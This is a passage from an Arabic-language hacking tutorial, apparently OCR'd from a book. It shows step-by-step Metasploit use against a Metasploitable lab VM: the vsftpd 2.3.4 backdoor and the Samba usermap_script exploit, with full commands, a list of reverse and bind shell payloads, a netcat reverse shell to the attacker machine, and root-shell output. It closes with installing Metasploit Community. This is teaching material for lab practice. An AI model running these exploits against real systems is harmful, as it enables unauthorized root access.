Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

في لقطة الشاشة أعلاه، يمكننا أن نرى أن الخيار الثاني هو المنفذ الذي يعمل عليه الخادم. تم تعيينه بالفعل على المنفذ 21. الآن، إذا عدنا إلى Nmap، فسنرى أن خادم FTP المستهدف أو العميل يعمل على المنفذ 21. الآن، نحن بحاجة فقط إلى تغيير **RHOST. RHOST** هو عنوان IP الهدف، وسنقوم بتعيين RHOST، سيكون عنوان IP لجهاز Metasploitable الهدف الخاص بنا. سوف نستخدم set وبعدها سنضع اسم الخيار. الآن سنقوم بتغيير **RHOST** إلى **10.0.2.4**. إذا كنا نريد تغيير المنفذ، يمكننا ضبط RPORT. الأمر كالتالي:

```
set RHOST 10.0.2.4
```

ثم اضغط Enter، الان في لقطة الشاشة التالية، يمكننا أن نرى أن RHOST وضعنا فيه 10.0.2.4

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
```

الان سنكتب أمر show option مجددا فقط لنتأكد من أن كل شيء تم تكوينه بشكل صحيح، ويمكننا أن نرى في لقطة الشاشة التالية، تم تغيير RHOST إلى 10.0.2.4:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  10.0.2.4         yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

كل شيء جاهز. الآن، سنقوم بتنفيذ أمر **exploit**. في لقطة الشاشة التالية، يمكننا أن نرى أن الاستغلال قد تم تشغيله بنجاح، والآن لدينا إمكانية الوصول إلى الحاسوب الهدف. إذا علمنا الهوية **(UID)**، فسنرى أن معرف المستخدم هو الجذر **(root)**:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:34037 -> 10.0.2.4:6200) at 2018-06-12 23:57:21 -0400

id
uid=0(root) gid=0(root)
```

الآن نستخدم أوامر Linux الأساسية، لذلك إذا قمنا بـ **uname –a**، فسنرى أن هذا هو جهاز Metasploitable الخاص بي. إذا كتبنا **ls**، فسوف يسرد لنا الملفات. إذا قمنا بعمل **pwd**، فسيُظهر لنا أين نحن الأن، ويمكننا استخدام أوامر لينكس لفعل أي شيء نريده على الجهاز الهدف:


```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
```

الآن، كان هذا استخدامًا بسيطًا للغاية لـ Metasploit. في المستقبل، سوف نستخدمها لمزيد من الإجراءات المتقدمة.

| استغلال ثغرة أمنية في تنفيذ التعليمات البرمجية | Exploiting a Code Execution Vulnerability |
|---|---|

في هذا القسم، سنلقي نظرة أكثر تقدماً على Metasploit وسنرى كيفية استخدامها لاستغلال ثغرة أمنية موجودة في خادم معينة. إنها ثغرة أمنية في تنفيذ التعليمات البرمجية والتي ستمنحنا الوصول الكامل إلى الحاسوب الهدف. الآن نعود إلى نتائجنا في Nmap، سنفعل نفس الشيء الذي فعلناه من قبل. نحن ننسخ اسم الخادم ونرى ما إذا كان لديه أي نقاط ضعف. في الوقت الحالي، سننظر لمنفذ 139، الذي يحتوي على إصدارx . 3 لخادم Samba. تمامًا مثل القسم السابق، سنذهب إلى Google، ونستغل Samba 3.X لاستغلاله. سنرى أن هناك عددًا من النتائج، لكننا مهتمون بـ Rapid7.

**Rapid7 هي:** شركة تصنع إطارات عمل لـ Metasploit، ولهذا السبب نختار هذه الأعمال المعينة. الاستغلال الذي سنستخدمه هو **username map script**. وهو ضعف تنفيذ الأوامر. اسم مشكلة عدم الحصانة هو استغلال **exploit/multi/samba/usermap_script**، لذلك هو نفس الشيء الذي استخدمناه من قبل مع الباب الخلفي الشرير في خادم FTP. هذا مجرد اسم مختلف سنستخدمه، كما هو موضح في لقطة الشاشة التالية:




نحن سنذهب إلى Metasploit وتشغيل msfconsole. سنقوم بكتابة الأمر كما فعلنا في القسم السابق. سنقوم بكتابة use ثم سنكتب اسم الاستغلال الذي نريد استخدامه. الشيء التالي الذي سنقوم به هو **show options**. سيكون الأمر كما يلي:

```
use exploit/multi/samba/usermap_script
show options
```

استخدام هذه الاستغلالات دائمًا ما يكون هو نفسه. الفرق الوحيد هو الخيارات التي يمكننا ضبطها لكل استغلال. دائمًا نستخدم use ثم نكتب اسم استغلال، ثم نعرض الخيارات لنرى ما يمكننا تغييره للعمل مع هذا الاستغلال. كلما أردنا تشغيل الاستغلال، نستخدم <اسم الاستغلال>، ثم نعرض الخيارات لرؤية الخيارات التي نريد تكوينها. ولكن استخدام استغلال وتحديد الخيارات وتشغيلها هو نفسه دائما.

نحتاج إلى إعداد RHOST، وهو عنوان IP للحاسوب المستهدف. سنقوم بذلك بنفس الطريقة التي فعلنا بها في القسم السابق. تحديد الخيارات هو نفسه دائما. تمامًا كما فعلنا من قبل، نحن نستخدم الأمر set لتعيين خيار، وهو RHOST، وبعد ذلك سنضع IP الخاص بالحاسوب الهدف، وهو 10.0.2.4. سنقوم بتشغيل show options، وكما نرى في لقطة الشاشة التالية، سيتم تعيين RHOST بشكل صحيح وفقًا لعنوان IP المحدد:

```
msf exploit(multi/samba/usermap_script) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  10.0.2.4         yes       The target address
   RPORT  139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

هنا تختلف الأشياء عن القسم السابق. في القسم السابق، نحتاج إلى باب خلفي مثبت بالفعل على الحاسوب المستهدف، لذلك كل ما كان علينا فعله هو الاتصال بالباب الخلفي ومن ثم يمكننا تشغيل أي أوامر Linux على الحاسوب المستهدف. في هذا القسم، لا يحتوي الحاسوب الهدف على باب خلفي. يحتوي على برنامج عادي يحتوي على ثغرات في تنفيذ التعليمات البرمجية وتجاوز سعة المخزن المؤقت. لا يحتوي البرنامج على أي كود يسمح لنا بتشغيل أوامر Linux. له عيب معين من شأنه أن يسمح لنا بتشغيل قطعة صغيرة من الكود، وتعرف هذه القطع الصغيرة من الكود بـ **حمولات (payloads)**. ما نحتاج إلى فعله هو إنشاء حمولة ثم نقوم بتشغيلها على الحاسوب الهدف باستخدام الثغرة الأمنية التي وجدناها. سيسمح لنا جزء الكود بعمل أشياء مختلفة.

هناك أنواع مختلفة من الحمولة الصافية التي سننظر فيها في المستقبل والتي قد تتيح لنا الحمولات الصافية تنفيذ أوامر Linux. يمكننا تشغيل أمر عرض payloads لرؤية الحمولات التي نستخدمها مع هذه الاستغلالات الخاصة. يمكننا استخدام أنواع مختلفة من الحمولة، كما هو موضح في لقطة الشاشة التالية:

```
msf exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   cmd/unix/bind_awk                                    normal  Unix Command Shell, Bind TCP (via AWK)
   cmd/unix/bind_inetd                                  normal  Unix Command Shell, Bind TCP (inetd)
   cmd/unix/bind_lua                                    normal  Unix Command Shell, Bind TCP (via Lua)
   cmd/unix/bind_netcat                                 normal  Unix Command Shell, Bind TCP (via netcat)
   cmd/unix/bind_netcat_gaping                          normal  Unix Command Shell, Bind TCP (via netcat -e)
   cmd/unix/bind_netcat_gaping_ipv6                     normal  Unix Command Shell, Bind TCP (via netcat -e) IPv
6
   cmd/unix/bind_perl                                   normal  Unix Command Shell, Bind TCP (via Perl)
   cmd/unix/bind_perl_ipv6                              normal  Unix Command Shell, Bind TCP (via perl) IPv6
   cmd/unix/bind_r                                      normal  Unix Command Shell, Bind TCP (via R)
   cmd/unix/bind_ruby                                   normal  Unix Command Shell, Bind TCP (via Ruby)
   cmd/unix/bind_ruby_ipv6                              normal  Unix Command Shell, Bind TCP (via Ruby) IPv6
   cmd/unix/bind_socat_udp                              normal  Unix Command Shell, Bind UDP (via socat)
   cmd/unix/bind_zsh                                    normal  Unix Command Shell, Bind TCP (via Zsh)
   cmd/unix/generic                                     normal  Unix Command, Generic Command Execution
   cmd/unix/reverse                                     normal  Unix Command Shell, Double Reverse TCP (telnet)
   cmd/unix/reverse_awk                                 normal  Unix Command Shell, Reverse TCP (via AWK)
   cmd/unix/reverse_lua                                 normal  Unix Command Shell, Reverse TCP (via Lua)
   cmd/unix/reverse_ncat_ssl                            normal  Unix Command Shell, Reverse TCP (via ncat)
   cmd/unix/reverse_netcat                              normal  Unix Command Shell, Reverse TCP (via netcat)
   cmd/unix/reverse_netcat_gaping                       normal  Unix Command Shell, Reverse TCP (via netcat -e)
   cmd/unix/reverse_openssl                             normal  Unix Command Shell, Double Reverse TCP SSL (open
ssl)
   cmd/unix/reverse_perl                                normal  Unix Command Shell, Reverse TCP (via Perl)
   cmd/unix/reverse_perl_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via perl)
   cmd/unix/reverse_php_ssl                             normal  Unix Command Shell, Reverse TCP SSL (via php)
   cmd/unix/reverse_python                              normal  Unix Command Shell, Reverse TCP (via Python)
   cmd/unix/reverse_python_ssl                          normal  Unix Command Shell, Reverse TCP SSL (via python)
   cmd/unix/reverse_r                                   normal  Unix Command Shell, Reverse TCP (via R)
   cmd/unix/reverse_ruby                                normal  Unix Command Shell, Reverse TCP (via Ruby)
   cmd/unix/reverse_ruby_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via Ruby)
```

الحمولات عبارة عن جزء صغير من التعليمات البرمجية التي سيتم تنفيذها على حاسوب الهدف بمجرد استغلال الثغرة الأمنية. عندما نستغل مشكلة عدم الحصانة، سيتم تنفيذ التعليمات البرمجية التي سنختارها. الآن، اعتمادًا على نوع الحمولة التي نختارها، ستقوم الحمولة بعمل شيء مفيد لنا. في لقطة الشاشة أعلاه، يمكننا أن نرى أن جميع الحمولات هي عبارة عن سطر أوامر، لذلك دعونا ننفذ أمرًا على حاسوب الهدف، تمامًا مثل أمر Linux. وكلها تعمل فقط على نظام Unix، لأن هدفنا هو Linux.

**هناك نوعان رئيسيان من الحمولات:**

1. **ربط الحمولات:** تفتح المنفذ على الحاسوب المستهدف، ثم يمكننا الاتصال بهذا المنفذ.
2. **الحمولات العكسية:** الحمولات العكسية هي عكس حمولات الربط. تقوم بفتح المنفذ الموجود في الجهاز الخاص بنا ثم يتصلون من الحاسوب الهدف إلى الجهاز الخاص بنا. هذه الحمولة مفيدة؛ لأن هذا يسمح لنا بتجاوز جدران الحماية. تقوم جدران الحماية بتصفية أي اتصال يذهب إلى الجهاز الهدف، ولكن إذا كان الجهاز المستهدف يتصل بنا ولم يكن لدينا جدار حماية، فسنكون قادرين على تجاوز جدار الحماية.

سنستخدم حمولة **cmd/unix/revers_netcat**. الجزء الأخير من هذه الحمولات هو لغة البرمجة أو الأداة التي سيتم استخدامها لتسهيل الاتصال. على سبيل المثال، في لقطة الشاشة السابقة، يمكننا أن نرى أن هناك حمولات مكتوبة بـ Perl، PHP، Python، Ruby، أو أن هناك أداة تسمى Netcat، والتي تسمح بالاتصال بين أجهزة الحاسوب. حمولة **cmd/unix/revers_netcat** هي التي نستخدمها بنفس الطريقة التي نستخدم بها استغلالًا. سنستخدمه فقط باستخدام الأمر set. سيكون الأمر كما يلي:

```
set PAYLOAD cmd/unix/reverse_netcat
```

سنقوم بضبط الحمولة النافعة بنفس الطريقة التي نضع بها خيارًا. نعرض خيارات لمعرفة ما إذا كان هناك أي خيارات أخرى نحتاج إلى ضبطها، ولأننا اخترنا حمولة، هناك المزيد من الخيارات. في لقطة الشاشة التالية، يمكننا أن نرى أن هناك خيارًا يسمى LHOST، وهو عنوان الاستماع، وهو عنواننا:

```
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  10.0.2.4         yes       The target address
   RPORT  139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port



Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

الآن سنستخدم ifconfig للحصول على عنوان IP الخاص بنا، وعنوان IP الخاص بنا لهذا المثال هو 10.2.0.15، كما هو موضح على النحو التالي:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe0b:9166  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0b:91:66  txqueuelen 1000  (Ethernet)
        RX packets 422269  bytes 626680862 (597.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 73395  bytes 5487095 (5.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 32  bytes 1836 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 1836 (1.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


سنقوم بضبط **LHOST** بنفس الطريقة التي حددنا بها RHOST من قبل. سنضع في LHOST **10.2.0.15**. للقيام بذلك، سنستخدم الأمر set ثم سنضع <**اسم الخيار**>، ثم <القيمة> التي تريد ضبطها:

```
set LHOST 10.0.2.15
```

ثم سنكتب show options، وكل شيء يبدو جيدًا، كما هو موضح في لقطة الشاشة التالية:

```
msf exploit(multi/samba/usermap_script) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  10.0.2.4         yes       The target address
   RPORT  139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

نحن الان نستخدم هذا الاستغلال. تم تعيين RHOST على 10.0.2.4، وهو موافق، ثم تم تعيين LHOST على 10.0.2.15، وهو مثالي. يمكننا أيضًا تعيين المنفذ الذي سنستمع إليه على جهاز الحاسوب الحالي الخاص بنا. إذا أردنا، يمكننا ضبطه على 80. يتم استخدام هذا المنفذ بواسطة متصفحات الويب. إذا قمنا بتعيين LPORT على 80، فسيحاول الحاسوب الهدف الاتصال بنا باستخدام المنفذ 80، والذي لا تتم تصفيته على جدران الحماية؛ لأنه المنفذ الذي يستخدمه خادم الويب أو متصفح الويب. إذا فتحنا PORT 80 على الجهاز الخاص بنا وكان الهدف يتصل بنا على المنفذ 80، فإن جدار الحماية يعتقد أن الهدف هو تصفح الإنترنت فقط. لن نقوم بذلك الآن لأن لدينا خادم ويب يعمل على المنفذ 80 وسوف يتعارض ذلك. سنقوم فقط بتعيين LPORT على 5555، بنفس طريقة LHOST. مرة أخرى، سنفعل show options. في لقطة الشاشة التالية، يمكننا أن نرى أنه تم تغيير المنفذ إلى 5555:

```
msf exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):


   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  10.0.2.4         yes       The target address
   RPORT  139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


الآن نحن ذاهبون لتشغيل أمر **exploit** لتشغيل الاستغلال. في لقطة الشاشة التالية، يمكننا أن نرى أن الجلسة الأولى قد تم فتحها وأن الاتصال بين الجهاز 10.0.2.15:5555 والجهاز 10.0.2.4:48184، وهو جهازنا والجهاز المستهدف:

```
msf exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.0.2.15:5555
[*] Command shell session 1 opened (10.0.2.15:5555 -> 10.0.2.4:48184) at 2018-06-13 01:06:05 -0400
```

نحن ذاهبون للقيام pwd ثم نقوم به معرف. سوف نرى أننا الجذر. إذا فعلنا uname –a، فسنرى أننا في الجهاز Metasploitable. إذا قمنا بذلك، فسنكون قادرين على سرد الملفات وما إلى ذلك. يمكننا استخدام أي أمر Linux مثلما فعلنا من قبل في القسم السابق، كما هو موضح على النحو التالي:

```
pwd
/
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

في هذا القسم، سنبحث عن مجتمع Metasploit. إنها واجهة المستخدم الرسومية على الويب التي تستخدم Metasploit، ولكن لديها بعض الميزات الأخرى غير استغلال الثغرات الأمنية. يمكن استخدام مجتمع Metasploit لاكتشاف المنافذ المفتوحة، مثل Zenmap، وتثبيت الخوادم، ولكنها لا تتوقف عند هذا الحد. يستخدم أيضًا لتعيين هذه المنافذ والخادمات إلى عمليات الاستغلال الحالية في Metasploit والوحدات النمطية الموجودة. من هناك يمكننا استغلال ثغرة أمنية حرفيًا على الفور باستخدام Metasploit. دعونا نرى كيف يمكننا استخدامها.

لم يتم تضمين الأداة في كالي. سننزله بأنفسنا. لتنزيله، نحتاج إلى استخدام عنوان بريدنا الإلكتروني لأننا سنحتاج إلى مفتاح تنشيط المنتج، والذي سيرسلونه إلى عنوان بريدنا الإلكتروني. استخدم الرابط التالي لتنزيله:

https://www.rapid7.com/products/metasploit/metasploit-community-registration.jsp

بمجرد تنزيل هذا، سننتقل إلى **سطح المكتب** لدينا باستخدام الأمر **cd** لتغيير الدليل. إذا قمنا بإدراج قائمة بالملفات الحالية، فسنكون قادرين على رؤية أن ملف التثبيت metasploit-latest-linux-x64-installer.run الخاص بنا مثبت. أول شيء سنفعله هو تغيير الأذونات إلى ملف قابل للتنفيذ حتى نتمكن من تنفيذ هذا الملف. في نظام Linux، لتغيير الإذن الذي نستخدمه في الأمر chmod، وبعد ذلك سنضع الإذن الذي نريد تعيينه، وهو قابل للتنفيذ **+x**، وسنضع اسم الملف، وهو **metasploit-latest-linux-x64 -installer.run**. الآن سنطلق الأمر وهو كالتالي:

```
chmod +x metasploit-latest-linux-x64 -installer.run
```

إذا نفذنا الأمر ls، سنرى أن هناك نصًا سيتم تسليط الضوء عليه باللون الأخضر، مما يعني أنه قابل للتنفيذ:


```
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
metasploit-latest-linux-x64-installer.run
root@kali:~/Desktop# chmod +x metasploit-latest-linux-x64-installer.run
root@kali:~/Desktop# ls
metasploit-latest-linux-x64-installer.run
```

لتشغيل أي ملف قابل للتنفيذ في Linux، سنقوم بكتابة /. ثم ادخل اسم الملف الذي هو **metasploit-lest-linux-x64-installer.run**. الأمر كالتالي:

```
root@kali :~/Desktop# ./ metasploit-lest-linux-x64-installer.run
```

التثبيت بسيط جدا. هناك العديد من الخطوات للتثبيت:

الخطوة 1: نضغط على أوافق على الاتفاقية، ثم نضغط للأمام:



**الخطوة 2:** سوف يسألنا ما إذا كنا نريد بدء تشغيل Metasploit كخادم في كل مرة يتم فيها تشغيل الجهاز. يمكننا اختيار إما نعم أو لا، لكننا سنختار لا. لهذا السبب سيبدأ تشغيل Metasploit UI في كل مرة يبدأ فيها تشغيل الحاسوب. انقر فوق إلى الأمام:

Setup

Install as a service

You can optionally register Metasploit as a service. This way it will automatically be started every time the machine is started.
Install Metasploit as a service?

Yes
No

InstallBuilder

Back Forward Cancel

**الخطوة 3:** بعد ذلك سوف يطلب منا منفذ SSL الذي سيتم استخدامه. نظرًا لأن الخدمة تعمل كواجهة مستخدم رسومية على الويب، يمكننا ضبط ذلك على أي شيء نريده، لكننا سنتركه على أنه 3790:

Setup

Metasploit Service

